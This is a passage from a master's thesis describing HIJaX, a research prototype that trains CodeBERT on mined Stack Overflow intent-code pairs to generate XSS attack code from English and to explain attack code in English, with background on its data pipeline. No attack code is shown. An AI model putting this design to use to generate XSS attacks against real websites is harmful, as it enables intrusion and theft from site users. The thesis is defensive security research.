

HIJAX - HUMAN INTENT TO JAVASCRIPT XSS GENERATOR

by

Yaw Frempong

A thesis submitted to the faculty of
The University of North Carolina at Charlotte
in partial fulfillment of the requirements
for the degree of Master of Science in
Computer Science

Charlotte

2022

Approved by:

Dr. Meera Sridhar (Chair)

Dr. Harini Ramaprasad

Dr. Bei-Tseng Chu

ABSTRACT

YAW FREMPONG. HIJAX - HUMAN INTENT TO JAVASCRIPT XSS GENERATOR. (Under the direction of DR. MEERA SRIDHAR (CHAIR))

Websites remain popular targets for Cross-Site Scripting (XSS) attacks. Although the prevalence of XSS attacks is on the rise, many developers do not have the cybersecurity expertise to secure their web applications against these attacks. Non-security experts are often unfamiliar with writing and understanding exploit code making it difficult for them to do web security tasks such as penetration testing and understanding the malicious intentions of an attacker who is targeting their web application. *Automated Exploit Generation* (AEG) is one solution for preemptively securing web applications against XSS attacks. Additionally, *Natural Language Processing* (NLP) can allow non-security experts to utilize natural language to generate exploit code and use exploit code to generate natural language descriptions of an attacker's intentions.

This thesis presents HIJaX, a novel Natural Language-to-JavaScript generator prototype that combines NLP and AEG to do bi-directional English and code translations. This allows HIJaX to generate XSS attack code from English sentences as well as English sentences that explain the intentions of an attack, from XSS attack code. HIJaX provides non-security experts in the Software Development Life Cycle with a tool that allows them to understand and write XSS attacks without needing to have substantial knowledge in the field of cybersecurity. HIJaX utilizes *CodeBERT*, a state-of-the-art language model created by Microsoft for the purpose of translating between natural language and programming code in real-time. HIJaX trains on the malicious dataset, a curated collection of *intent-snippet pairs* where the *intent* is an English description of an XSS attack and the *snippet* is the XSS attack code. This thesis explores different methods for dataset creation, discusses experiments that measure the usability of HIJaX, and presents the results of a user study that examines how

non-security experts view HIJaX as a viable option to secure their web applications.

ACKNOWLEDGEMENTS

I would like to take this opportunity to thank my advisor Dr. Meera Sridhar for the continued guidance and feedback throughout my thesis and research positions. I would also like to thank my committee member Dr. Harini Ramaprasad, for her flexibility to join my committee late into my thesis as well as her advice on conducting a successful user study. Next, I would like to thank my committee member, Dr. Bill Chu, for his background knowledge on text generation machine learning models and his constructive criticism on my thesis defense arguments. Finally, I would like thank Dr. Samira Shaikh for her knowledge and guidance in regards to the real-world applications of Natural Language Processing. This work is supported in part by the National Science Foundation Grant No. 1566321.

TABLE OF CONTENTS

LIST OF TABLES	viii
LIST OF FIGURES	ix
CHAPTER 1: INTRODUCTION	1
CHAPTER 2: BACKGROUND	8
2.1. Stack Overflow	8
2.2. StackExchange API	9
2.3. BigQuery	10
2.4. CoNaLa Challenge	10
2.5. Transcrypt	10
2.6. SpaCy	10
2.7. EnPy	11
2.8. CodeBERT	12
2.9. Google Colab	14
CHAPTER 3: HIJAX OVERVIEW	15
3.1. HIJaX	15
3.2. Old Implementation	15
3.3. New Implementation	18
CHAPTER 4: DATASET	20
4.1. Dataset Content	20
4.1.1. Types of XSS Attacks	20

	vii
4.2. Dataset Expansion	22
4.2.1. Sentence Rephrasing	22
4.2.2. Synonym Replacement	23
CHAPTER 5: EVALUATION OF GENERATED CODE	24
5.1. Metrics	24
5.2. XSS Attack Tester	26
5.3. Results	26
CHAPTER 6: USER STUDY	29
6.1. Survey Setup	29
6.2. Survey Content	33
6.3. Risk of Misuse	35
6.4. Results	35
CHAPTER 7: LIMITATIONS	57
CHAPTER 8: RELATED WORK	59
8.1. GPT-3	59
8.2. Codex	60
8.3. NLP for Code Generation	60
8.4. JavaScript & XSS Code Synthesis	61
8.5. Stack Overflow Q/A Retrieval	61
8.6. Automated Exploit Generation	61
CHAPTER 9: CONCLUSIONS	63
REFERENCES	65

LIST OF TABLES

TABLE 4.1: Sample of Malicious Dataset Content	21
TABLE 6.1: CCI Participant Demographic Breakdown	35
TABLE 6.2: Cybersecurity Participant Demographic Breakdown	35
TABLE 6.3: Survey Completion	35
TABLE 6.4: HIJaX Users	36

LIST OF FIGURES

FIGURE 1.1: System Design of HIJaX Implementation	3
FIGURE 2.1: Stack Exchange “Search”/“Advanced” endpoint	9
FIGURE 2.2: Tagging Website Names with POS-tagging	10
FIGURE 2.3: CodeBERT’s Approach to Training for Natural Language Generation	12
FIGURE 2.4: CodeBERT’s Approach to Training for Programming Language Generation	13
FIGURE 3.1: System Design of Old HIJaX Implementation	16
FIGURE 4.1: Ginger Sentence Rephraser	22
FIGURE 4.2: Synonym Replacement	23
FIGURE 5.1: XSS Attack Tester Deployment	25
FIGURE 5.3: CodeBERT Performance Trained on 10,000 Examples	27
FIGURE 5.2: CodeBERT Performance Trained on 1,000 Examples	27
FIGURE 5.4: CodeBERT Performance Breakdown Trained on 1,000 Examples	28
FIGURE 5.5: CodeBERT Performance Breakdown Trained on 10,000 Examples	28
FIGURE 6.1: Collect User Input from Colab for Retraining HIJaX	30
FIGURE 6.2: Public Use of HIJaX with Google Colab - Input	31
FIGURE 6.3: Public Use of HIJaX with Google Colab - Output	32
FIGURE 6.4: Technical Multiple Choice	33
FIGURE 6.5: Technical Free Response	34
FIGURE 6.6: Feedback Multiple Choice	34

FIGURE 6.7: Feedback Free Response	34
FIGURE 6.8: Technical Multiple Choice One Results	37
FIGURE 6.9: Technical Multiple Choice Two Results	38
FIGURE 6.10: Technical Multiple Choice Three Results	39
FIGURE 6.11: Technical Free Response One Results	40
FIGURE 6.12: Technical Free Response Two Results	41
FIGURE 6.13: Percentage of Correct Answers for Code Interpretation Questions	42
FIGURE 6.14: Percentage of Correct Answers for Code Generation Questions	42
FIGURE 6.15: Time Spent on Technical Questions	44
FIGURE 6.16: Using the Internet to Test Robustness	45
FIGURE 6.17: Using the Internet to Better Understand Cybersecurity	45
FIGURE 6.18: Comfort Level Using the Internet	46
FIGURE 6.19: Internet Helpfulness	46
FIGURE 6.20: Using HIJaX to Better Understand Cybersecurity	47
FIGURE 6.21: HIJaX Helpfulness	48
FIGURE 6.22: Using HIJaX in the Software Development Life Cycle	48
FIGURE 6.23: Understanding HIJaX	49
FIGURE 6.24: Comfort Level Using the HIJaX	49
FIGURE 6.25: HIJaX's Software Development Life Cycle Usage Break-down	52
FIGURE 8.1: GPT-3's Approach to Training for Text Generation	59

FIGURE 8.2: GPT-3's Approach to Training for Text Generation with
Pre-conditioning

CHAPTER 1: INTRODUCTION

Cross-Site Scripting (XSS), an OWASP top-ten web attack [1], was the most prominent attack vector of hackers in 2020 [2] and according to SonicWall’s 2022 Cyber Threat Report [3], the occurrence of web-based cyber-attacks has only increased since 2021. The rise in XSS attacks across the web indicates a strong need for improvements to web-based security solutions. We need new defensive methods that preemptively secure websites against malicious XSS attacks to combat their persistence and scale. Although XSS attacks are currently one of the most prominent threats to web security, many software developers do not have the cybersecurity expertise to secure their web applications against these attacks. A survey, done by White Hat Security shows that 70% of developers have no security certifications [4]. Most non-security experts cannot understand XSS attack code or write their own XSS attacks [5]. This makes essential web-security tasks such as penetration testing [6] and understanding what an attackers is trying to do to one’s web application, difficult.

Automatic exploit generation (AEG), an offensive security technique, is a developing field that aims to automate the exploit generation process in order to explore and test critical vulnerabilities before they are discovered by attackers [7]. AEG is also critical for building exploit test beds for testing defense tools. *Natural language processing* [8] (NLP) is the process of training computers to understand and generate natural language. We focus on the sub-field of NLP that teaches computers to generate logical responses to natural language inputs. NLP can have useful applications in cybersecurity such as acting as a bridge for non-security experts to use natural language to generate exploit code as well as using exploit code to generate a natural language representation of an attacker’s intentions.

In this thesis, we report on the prototype HIJaX, a *Human Intent to JavaScript XSS generator* that helps non-cybersecurity practitioners secure their web applications as they go through the *Software Development Life Cycle* (Planning, Defining, Designing, Building, Testing, and Deploying) [9], by providing them with a tool that allows them to understand and write XSS attacks without needing to have substantial knowledge in the field of cybersecurity. HIJaX can generate XSS attack code from English sentences as well as English interpretations of an attacker’s malicious intentions from XSS attack code. We anticipate software developers to use HIJaX to aid in the process of generating XSS attacks for penetration testing as well as deriving the intentions of an attacker targeting their web application.

HIJaX achieves NLP-based AEG by using a deep learning language model [10]; a tool that can intake non-labelled and unstructured text data then learn important features about that data. Deep learning language models adapt neural machine translation [11] to translate *intents* into *snippets* and snippets back into intents. An intent describes an action in natural language that a user wants to do, such as “**visit website X**” or “**get all strings from array Y**”. A snippet represents the code required to perform the action specified in the intent. We refer to intents as English descriptions of XSS attacks and snippets as the corresponding attack code.

HIJaX learns how to translate between English text and XSS attack code by examining a collection of unique intent-snippet pairs. This collection of data is known as a *dataset* [12]. We refer to our *malicious dataset* as a collection of XSS-related intent-snippet pairs from *Stack Overflow* [13] (see section 2.1). *Training* [14] is the process of providing a model with data that it can use to learn how to do a specific task. We do training by providing HIJaX with intent-snippet pairs so it can learn how to translate between English and XSS attack code.




Figure 1.1: System Design of HIJaX Implementation

Old iterations of HIJaX use the *Stack Exchange API* [15] (see section 2.2) for data collection, *EnPy* [16] (see section 2.7) for text generation, and *transpiling* (see section 2.5) as well as *POS-tagging* [17] (see section 2.6) to increase training data compatibility and generation accuracy. Fig. 1.1 shows an overview of the new HIJaX toolchain. In Step 1 (*Automated Data Mining*), we automate the process of building our malicious dataset. We use *BigQuery* [18] (see section 2.3), a cloud service provided by Google that allows for large-scale data collection and analysis, to automatically mine XSS-related intent-snippet pairs from Stack Overflow. In Step 2 (*Manual Selection*), we perform quality control by manually selecting usable intent-

snippet pairs from the data we mined in Step 1. We base this selection on criteria such as “Is this intent written in English?” and “Does the snippet contain JavaScript code?”. Most language models require a large amount of data to train on so they can do text generation with high accuracy. As detailed in Chapter 5, we find that 100 training examples for every type of XSS attack in our dataset is enough training data to yield accurate text generation. After Step 2, we enlarge our dataset since we lack the thousands of intent-snippet pairs needed to sufficiently train HIJaX. In Step 3 (*Baseline Intents & Snippets*), we use our selected intent-snippet pairs as baseline templates for dataset expansion. In Step 4 (*Automated Dataset Expansion*), we take the baseline template intent-snippet pairs from Step 3 then use the Ginger Sentence Rephraser [19] and synonym replacement software such as NLTK [20] to make additional unique intent-snippet pairs. In Step 5 (*Malicious Dataset*), we collect all the unique intent-snippet pairs, made in Step 4, and put them into a single dataset. More details about Steps 1-5 can be found in Chapter 4. We take 80% of the malicious dataset and use it for training then use the remaining 20% for testing. We refer to these portions of the malicious dataset as the *testing set* and the *training set*.

HIJaX uses a version of the CodeBERT model (see section 2.8) that has been trained on our malicious dataset. In Step 6 (*Model Training*), HIJaX uses the training set and CodeBERT’s machine learning [21] proficiency to gain the ability to translate English to XSS attack code and XSS attack code to English. HIJaX repeatedly attempts to predict the correct snippet for each intent-snippet pair in the training set until it can predict the correct output with high accuracy. More details about Step 6 can be found in Chapter 3. In Step 7 (*Model Evaluation*), we evaluate the performance of HIJaX using metrics such as BLEU score [22] to measure the accuracy of translations. We use the testing set in HIJaX’s evaluation to see how well HIJaX can predict the correct snippets for the intent-snippet pairs in that set. We use the testing set because it provides a fair analysis of HIJaX’s performance since HIJaX

never sees or trains on any of the data in the testing set. We test the functionality of the generated snippets using our *XSS Attack Tester*. We build the XSS Attack Tester to automatically deploy generated snippets onto an unsecured website, called *The 12 Exploits of XSS-mas* [23], to see if they produce the desired results expressed in their corresponding intents. More details about Step 7 can be found in Chapter 5. In Step 8 (*Public Testing*), we explore HIJaX’s performance with non-security practitioners by having UNC Charlotte students participate in a user study. Participants of the user study test the performance of HIJaX by using it to solve survey questions that involve understanding and writing XSS attack code. In Step 9 (*Data Collection & Retraining*), we collect user feedback from participants in the user study as well as any natural language and exploit code input data. We harness the data we collect to improve HIJaX’s performance as well as HIJaX’s user interface. More details about Steps 8-9 can be found in Chapter 6).

The main contributions of this thesis are:

- We create HIJaX, a NLP-based AEG tool capable of XSS attack code generation and interpretation. HIJaX can generate XSS attack code from an English description of a XSS attack as well as generate an English description of a XSS attack from XSS attack code.
- We create a dataset of XSS-related intent-snippet pairs using an automated mining approach. We utilize BigQuery to automate the process of mining data from Stack Overflow as well as filtering out non-XSS and non-JavaScript related intent-snippet pairs.
- We create a tool to significantly enlarge our malicious dataset with semantically new and unique intent-snippet pairs. This enables us to create a dataset that is large enough to sufficiently train HIJaX using a small number of baseline template intent-snippet pairs. We use Ginger’s Sentence Rephraser [19] and

synonym replacement libraries such as NLTK [20] for dataset expansion.

- As far as we are aware, HIJaX is the first to use NLP-based AEG to generate XSS attack code from an English description of an attack as well as an English representation of an attackers intentions from their XSS attack code.
- We implement a testing framework that allows us to validate the execution of XSS attacks generated by HIJaX. The testing framework automatically deploys the XSS attacks generated by HIJaX on an unsecure website, called *The 12 Exploits of XSS-mas* [23], then monitors the browser as well as an external server to see if the XSS attacks execute as expected.
- We deploy HIJaX as a web application using Google Colab [24]. This enables the sharing of the HIJaX tool as a URL as well as HIJaX being able to run on any device with Internet access. Deploying HIJaX as a web application removes the need for individual users to have special hardware to run our language model.
- We conduct a user study to get feedback that can help improve HIJaX in the future using Qualtrics [25]. This user study gives us insight about how HIJaX compares to normal Internet usage when solving cybersecurity tasks such as writing and understanding XSS attack code.

Other works explore using natural language for code generation of popular programming languages such as Java, Python, and C++. Although these works involves code generation from natural language, they do not focus on the sub-field of XSS attack generation.

Motivations: NLP-based AEG is a nascent field that has rich potential to provide unique and effective opportunities for automated exploit construction and interpretation. Some unique NLP-based AEG features include:

- *Textual Information for Attack Construction:* Source code analysis is often

insufficient to generate exploits practically. When generating difficult exploits, AEG systems tend to reason about binary and runtime details which are often not captured in source code. NLP-based AEG approaches such as SemFuzz [26] propose novel algorithms that capture such details from textual sources such as CVE (Common Vulnerabilities and Exposures) [27] and git log [28] reports to generate difficult exploits that are not easy to detect and patch on the source code level.

- *Exploit Abstraction:* NLP-based AEG enables further abstraction of exploits in language models. Often a single natural language description can map onto multiple exploit source codes. This enables language models to generate more exploits from a single dataset and also facilitates further research on abstracting exploits.
- *Interpretability:* NLP-based AEG pairs abstract and interpretable descriptions with source code to generate cryptic exploits. This can help build a bridge to further human understanding of machine exploits. This can assist experts in creating abstract ontologies for exploits. We can apply this work in hopes that non-cyber security experts can interpret and even generate exploits. This helps keep developers in the loop about security issues during development.

Previous works either explore natural language to code transformation [29, 30, 31], or use NLP techniques to find and generate exploits [26], but no extant research focuses on directly mapping natural language intents to XSS attack code. To the authors knowledge, this work is the first to explore this subsection of NLP and AEG.

CHAPTER 2: BACKGROUND

2.1 Stack Overflow

Stack Overflow [13] is a website where developers can ask questions and receive answers to programming problems. Stack Overflow has approximately 14 million users, 21 million questions, and 31 million answers. Stack Overflow questions with titles such as “How to...” are often specific, and captures the author’s **intent**. Similarly, Stack Overflow answers typically contain a **snippet** of code that addresses the author’s intent. Stack Overflow also provides some data quality validation in the form of question up-votes, accepted answers, tags, and title filters.

2.2 StackExchange API

Stack Overflow [edit] [link](#) | [!*M1FZm*FyTG2dpbq](#) filter [edit] ▼

page <input type="text" value="2"/>	pagesize <input type="text" value="100"/>	fromdate <input type="text" value="2000-01-01"/>
todate <input type="text"/>	order <input type="text" value="desc"/>	min <input type="text"/>
max <input type="text"/>	sort <input type="text" value="votes"/>	q <input type="text"/>
accepted <input type="text" value="True"/>	answers <input type="text"/>	body <input type="text"/>
closed <input type="text" value="False"/>	migrated <input type="text"/>	notice <input type="text"/>
nottagged <input type="text"/>	tagged <input type="text" value="javascript"/>	title <input type="text" value="how to"/>
user <input type="text"/>	url <input type="text"/>	views <input type="text"/>
wiki <input type="text"/>		

/2.2/search/advanced?page=2&pagesize=100&fromdate=946684800&order=desc&sort=votes&accepted=True&closed=False&tagged=javascript&title=how to&site=stackoverflow&filter=!*M1FZm*FyTG2dpbq

```

    "accepted_answer_id": 12032214,
    "answer_count": 27,
    "score": 300,
    "last_activity_date": 1575677117,
    "creation_date": 1365180077,
    "last_edit_date": 1561029696,
    "question_id": 15839169,
    "link": "https://stackoverflow.com/questions/15839169/how-to-get-value-of-selected-radio-but",
    "title": "How to get value of selected radio button?"
  },
  {
    "tags": [
      "javascript",
      "asp.net-mvc",
      "json",
      "asp.net-mvc-4",
      "asp.net-web-api"
    ],

```

Figure 2.1: Stack Exchange “Search”/“Advanced” endpoint

The Stack Exchange API [15] provides developers with a simple method for retrieving specific questions and answers from Stack Overflow. The API creates specific queries when searching for questions and answers that best resemble an intent/snippet pairing using a “search/advanced” endpoint. As shown in Fig. 2.1, the Stack Exchange API query returns results in a JSON [32] format.

2.3 BigQuery

BigQuery [18] is a cloud service product of Google that allows users to analyze and mine large amounts of data. BigQuery users get access to the Stack Overflow Q&A dataset [33], which is one of many datasets that are publicly available to BigQuery customers.

2.4 CoNaLa Challenge

The CoNaLa challenge is a joint project between Carnegie Mellon University NeuLab and STRUDEL Lab [34]. The CoNaLa Challenge tests a system’s ability to generate Python code when given an English sentence or phrase. The CoNaLa dataset consists of over 2800 questions and answers from Stack Overflow.

2.5 Transcrypt

Transpiling is the act of using a transpiler to convert one programming language to another programming language while maintain the functionality of the source code. Transcrypt [35] is a free and open-source transpiler that can translate Python source code into JavaScript code.

2.6 SpaCy



Figure 2.2: Tagging Website Names with POS-tagging

It is difficult for a language model to learn how to recognize website names since they tend to be unique. One solution to this challenge is Part of Speech (POS) tagging. POS-tagging is a NLP technique that identifies words by their part of speech (nouns, verbs, adjectives, adverbs, pronouns, etc). SpaCy [36] is a Python library that can

identify and label parts of speech in English text. Fig 2.2 shows an example of POS-tagging being done on an English sentence where the website name ‘Facebook’ has been labelled as a proper noun [37]. The labelling of proper nouns can help language models identify website names in English text.

2.7 EnPy

EnPy [16] is an English to Python Translation Model that processes English intents into Python snippets. EnPy uses a sequence-to-sequence encoder-decoder architecture that enables mapping sentence phrases and code of differing lengths to one another [38]. EnPy utilizes POS-tagging, abstract syntax trees, and variable standardization in its custom canonicalization process [16]. EnPy uses a bi-directional LSTM as the encoder to transform an embedded intent sequence into a vector of hidden states with equal length. EnPy implements this architecture with Bahdanau-style attention [39] using xnmt [40]. EnPy uses an Adam optimizer [41] with $\beta_1 = 0.9$ & $\beta_2 = 0.999$ and Auto-Regressive Inference with beam search (beam size of 5).

EnPy operates in the following manner: First, all intent-snippet pairs are input as raw, untokenized text. EnPy’s model separates and standardizes each intent-snippet pairing. Then the model identifies variable names and stores them for post-processing. EnPy replaces the generic variables with the stored variables in the model’s output. The intents and snippets then undergo *tokenization* (the process of dividing sentences into their individual words and punctuation’s) using the *eXtensible Neural Machine Translation* (XNMT) toolkit [42]. XNMT contains a large toolset for sequence-to-sequence modeling, and is designed to assist researchers in quickly crafting experiments [42]. EnPy processes tokens inside the sequence-to-sequence encoder-decoder, and reinserts variables into the final output as we state above [16]. EnPy produces an output text file containing the code it generated in the final stage of execution. EnPy runs multiple training cycles until it reaches the maximum *epoch*, the number of times an algorithm iterates through a dataset for training (set by the user). The tool also

allows users to optimize results by adjusting *drop-out rate*, a regularizer for neural networks, *beam size*, a parameter describing how many of the best partial solutions to evaluate, and *dimension size*, height and width of the Recurrent Neural Network layers.

2.8 CodeBERT




Figure 2.3: CodeBERT's Approach to Training for Natural Language Generation




Figure 2.4: CodeBERT’s Approach to Training for Programming Language Generation

CodeBERT [43] is a language model released by Microsoft in 2020 that is jointly pre-trained on code comments in natural language and code in over 6 programming languages including JavaScript. The main applications of CodeBERT is *code search* and *code documentation generation*. Code search is retrieving code from a database

based on a natural language search query. Code documentation generation is creating a natural language description of a provided block of code. CodeBERT is composed of a transformer-based neural architecture, 125 million parameters, and is made up of 12 encoder layers. CodeBERT is pre-trained on intent-snippet pairs made up of Python, Java, JavaScript, PHP, Ruby, and Go snippets as well as the corresponding code documentation as intents. As shown in Fig 2.3 and Fig 2.4, CodeBERT takes in training data consisting of intent-snippet pairs. CodeBERT takes each intent-snippet pair and generates additional intent-snippet pairs by duplicating them then randomly masking select tokens in the new intent-snippet pairs. CodeBERT attempts to predict the contents of the masked tokens then tries to identify if the predicted token is correct and part of the original intent-snippet pair. CodeBERT repeats this training exercise for all the training data, which helps it accurately model the relationship between natural language and code.

2.9 Google Colab

